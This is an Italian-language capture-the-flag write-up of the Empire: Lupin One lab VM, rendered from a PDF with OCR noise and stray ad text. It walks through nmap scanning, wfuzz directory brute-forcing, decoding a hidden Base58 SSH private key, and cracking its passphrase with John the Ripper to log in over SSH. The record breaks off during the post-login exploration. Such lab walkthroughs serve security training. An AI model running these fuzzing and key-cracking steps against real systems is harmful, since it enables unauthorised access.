
Sulla porta TCP 80 è in servizio un server web HTTP, nel quale lo script http-robots.txt si legge un file robots.txt che indica che l'accesso alla directory ~/myfiles non è consentita.

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV 192.168.1.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 19:10 EDT
Nmap scan report for 192.168.1.139
Host is up (0.00059s latency).

Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_~/myfiles
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:48:68:52 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds

(kali㉿kali)-[~]
$
```




Ciò significa che la risorsa richiesta, la directory `/~myfiles/`, non è stata trovata sul server, però il server è attivo rispondendo con una pagina di errore personalizzata.

Analizzando il codice sorgente si può notare subito il commento HTML alla fine, che fa pensare a un indizio lasciato da chi ha configurato il server.



Error 404



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```



Black Box 2



```
https://www.kali.org/tools/wfuzz/
[+] https://www.kali.org/tools/wfuzz/ [~] 80% [!]
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
wfuzz
  wifuzz
LIGHT DARK

Tool Documentation:

wfuzz Usage Example

Use colour output (-c), a wordlist as a payload (-z file,/usr/share/wfuzz/wordlist/general/common.txt), and hide 404 messages (-hc 404) to fuzz the given URL (http://192.168.1.202/FUZZ):
$ wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://192.168.1.139/~FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

Packages and Binaries:

```
root@kali:~# wfuzz c -z file,/usr/share/wfuzz/wordlist/general/common.txt -hc 4
=====
* Wfuzz 3.1.0 - The Web Fuzzer
=====

Target: http://192.168.1.139/~FUZZ
Total requests: 951 Target: http://192.168.1.202/FUZZ
Payload type: file,/usr/share/wfuzz/wordlist/general/common.txt
```

ID	Response	Lines	Word	Chars	Payload
000000718:	301	9 L	28 W	316 Ch	"secret"
Total time:	0.653603	00429: C=200	4 L	25 W	177 Ch " - index"
Processed Requests:	951	00466: C=301	9 L	28 W	319 Ch " - javascript"
Filtered Requests:	950				
Requests/sec.:	1455.009				

```
(kali㉿kali)-[~]
$ wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://192.168.1.139/~FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

Target: http://192.168.1.139/~FUZZ
Total requests: 951 **Target:** http://192.168.1.202/FUZZ
Payload type: file,/usr/share/wfuzz/wordlist/general/common.txt

ID	Response	Lines	Word	Chars	Payload
000000718:	301	9 L	28 W	316 Ch	"secret"
Total time:	0.653603	00429: C=200	4 L	25 W	177 Ch " - index"
Processed Requests:	951	00466: C=301	9 L	28 W	319 Ch " - javascript"
Filtered Requests:	950				
Requests/sec.:	1455.009				

Provo allora a eseguire "un brute force delle directory" del server web HTTP in servizio usando un tool specifico cercato su kali.org e usando una wordlist cercata.

https://blog.sec-it.fr/en/2021/03/02/web-wordlists/


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Name	Size (lines)
directory-list-2.3-big.txt	1.273.833
directory-list-2.3-medium.txt	220.560
directory-list-2.3-small.txt	87.664

Some packaged versions may not include directory-list-2.3-big.txt.

Such as dirb wordlists, directory-list-2.3 doesn't include any extensions.

Charsets in directory-list-2.3 family.



directory-list-2.3-big.txt directory-list-2.3-medium.txt directory-list-2.3-small.txt

```
(kali㉿kali)-[~] medium.txt          220.560
└─$ wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404,403 http://192.168.1.139/~secret/.FUZZ.txt
   [!] UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer may not include directory-list-2.3-big.txt.
*****
Target: http://192.168.1.139/~secret/.FUZZ.txtdeany extensions.
Total requests: 220560

ID      Response    Lines    Word    Chars    Payload
-----+-----+-----+-----+-----+
          Charsets in directory-list-2.3-big.txt          Charsets in directory-list-2.3-medium.txt
000000001: 200      5 L     54 W    331 Ch    "# directory-list-2.3-medium.txt"
000000007: 200      5 L     54 W    331 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003: 200      5 L     54 W    331 Ch    "# Copyright 2007 James Fisher"
000000006: 200      5 L     54 W    331 Ch    "# Attribution-Share Alike 3.0 License. To view a
000000004: 200      5 L     54 W    331 Ch    "#"
000000002: 200      5 L     54 W    331 Ch    "#"
000000005: 200      5 L     54 W    331 Ch    "# This work is licensed under the Creative Common
000000009: 200      5 L     54 W    331 Ch    "# Suite 300, San Francisco, California, 94105, US
000000008: 200      5 L     54 W    331 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000010: 200      5 L     54 W    331 Ch    "#"
000000011: 200      5 L     54 W    331 Ch    "# Priority ordered case sensitive list, where entries were found"
000000012: 200      5 L     54 W    331 Ch    "# on atleast 2 different hosts"
000000013: 200      5 L     54 W    331 Ch    "#"
000073703: 200      1 L     1 W     4689 Ch   "mysecret"

Total time: 177.7681
Processed Requests: 220560
Filtered Requests: 220546
Requests/sec.: 1240.717
```



A screenshot of a web browser window. The address bar shows the URL `192.168.1.139/~secret/`. The page content is a message from a user:

Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

The browser interface includes standard navigation buttons (back, forward, search, etc.) and a toolbar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

Your best friend icex64



Sulla ultima directory trovo un codice non chiaro, che vado ad analizzare per capire il tipo di codifica e che infine vado a decodificare in formato Base58 come ci aveva suggerito il primo tool.

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
jYoxpCoyCs55-35h9yfkgjckJkvFtdFpHwB8fjCVBuUTKSEAvkr6i1Lj6H4LjBq25664DHqpwTgYfTejC8Nx77LuUmvAclvfc439j1vDxctY46y2j7D2Zex7p2VYR
89GmSqEwj3doqdad1VdktvTQcrBiziMgNWYsJmWR4M4BPsCn9ncn2Ld1Bw5iB8yNz9CnMKn4P7uQa7v7Ctgw4JvVsjE6PRfnqDsr4avGuqMUmrgc5m6Wea3pxPphk
G8ZngCqKvWhqBav17nDtbwukQedc546LuzchXmfBagnQwhExas547vCxh071gmCvqx2x5EAPFgjQyvMmRscQixkr0k3p279KLaySM4VnCrxRrR2DyW0h8yJnsF8Mzq
jX54mhbwKbzj3jeXokonK77P9g9y69Dv2JeYuvfXcvjPwi7abDA7Hd2D0upCghegtw5fsejtDpdxurPq8qj0h375Yf8KpQzJ77Tpwcwv2wvui1L5Z7tpbbWymsgCzkwnk
g5N9B9Pp5zLvxCiFhobqF2vd2h4grpcLznGdmmtElt7CfDrVwUpVppHrzq7FEEQ0Xkrl7JzGoL8Rw0Qy1ByNkPbVnct7jgyFujqFvLtxCt6yUMEYXKQTimpEhx4RjJZK
akDkbwkhGpMyMHMhVbtlp0UaPbhsLNGuEd64Kw5k7zsvohTc5i4L4TuEzReZyW62GgiEp4p2f0EuhMwUqgtOnXbsGp8sbjZATFLVbP3PgBw8rgakz7QBFAGry03tnx
ytWnuHwkPohMMKUiDfErlyi8HGUdocwZFdzbkffv08HaewPYFnspDCn1Pwg58wA9agCX5kzbKwmU2zpCstqFAXxeQd8LiwzZpdbsf2YZEKzNYtckw5RrFa5zDgkm2grn
8gHz3WqS



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

- Base 58
- Base62 Encoding
- Base64 Coding
- Substitution Cipher
- Shift Cipher
- Homophonic Cipher
- Pollux Cipher

CIPHER IDENTIFIER

Cryptography > Cipher Identifier

Crescita e Innovazione Food

Distinguiti nel mondo del food con una magistrale o un master UNISG!

UNISG [Visita il Sito](#)

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE ⓘ
cKhGqMMHnVbtpLrQuaPZhslNGUcEd64Kw5kZ7svohTC5i4L4TuEzRZEyWY
6v2GGiEp4Mf2oEHMLwqt0NxbGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAG
ryQ3tnxytWNuHwkPohMMKUiDFeRyL18HGUDocwZFzdkbffvo8HaewPYFNsP
DCn1PwgS8wA9agCX5kZbKWBlU2zpCstqFAXeQd8LiwZzPdsbF2YZEKzNYt
ckW5RrFa5zDgKm2gSRN8ghz3Wqs


★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE

See also: Frequency Analysis — Index of Coincidence

SYMBOLS IDENTIFIER

▶ Go to: [Symbols Cipher List](#)



https://codebeautify.org/base58-decode#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Code Beautify

Base58 Decode

Sample

```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywRNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu6ZZpixzJWvNZhPEoQoJRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81Yh9LkND67WD027Ld2JndLw1MocoS0UfbuViCCVPoKBD
```

Auto

BEGIN OPENSSH PRIVATE KEY
b3BlbnNzaC1rZXktdjEAAAAACmFlczl1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2FpDRYANp04o3uGAAAAFAAAAFAAAIYAAA

Big news for sneakerheads



```
[kali㉿kali)-[~]
$ sudo nano ssh_privklupin.rsa
[sudo] password for kali:
```

```
[kali㉿kali)-[~]cked, 0 left  
$ sudo nano ssh_privklupin.rsa
```

Ottenuta la chiave SSH tento di "craccarla" con John the Ripper, quindi procedo copiandola, aprendo l'editor di testo sul terminale della Kali e nella quale la incollerò. Poi con lo script ssh2john converto la chiave privata SSH in un file (cena) con un formato che John the Ripper andrà a "craccare".

```
[kali㉿kali)-[~] $ ssh2john ssh_privklupin.rsa > cena
[kali㉿kali)-[~] $ ls
cena  Documents  hash  Pictures  risultati.html      Templates
Desktop  Downloads  Music  Public  ssh_privklupin.rsa  Videos

[kali㉿kali)-[~] $ john --show cena
ssh_privklupin.rsa:P@55w0rd!
1 password hash cracked, 0 left

[kali㉿kali)-[~] $
```



```
(kali㉿kali)-[~]
└─$ ssh -i ssh_privklupin.rsa icex64@192.168.1.139
Enter passphrase for key 'ssh_privklupin.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu May 22 05:09:32 2025 from 192.168.1.188
icex64@LupinOne:~$ █
```

Adesso con una password possibile provo a connettermi al sistema "Empire Lupin One" tramite SSH con la chiave privata decifrata.

Vedo che sono loggato come utente icex64. Esplorando con i comandi arrivo alla directory degli utenti e noto icex64 e arsen.

```
icex64@LupinOne:~$ cd
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw——— 1 icex64 icex64 115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4  2021 .profile
-rw——— 1 icex64 icex64 12 Oct  4  2021 .python_history
drwx——— 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x 4 root   root   4096 Oct  4  2021 .
drwxr-xr-x 18 root  root  4096 Oct  4  2021 ..
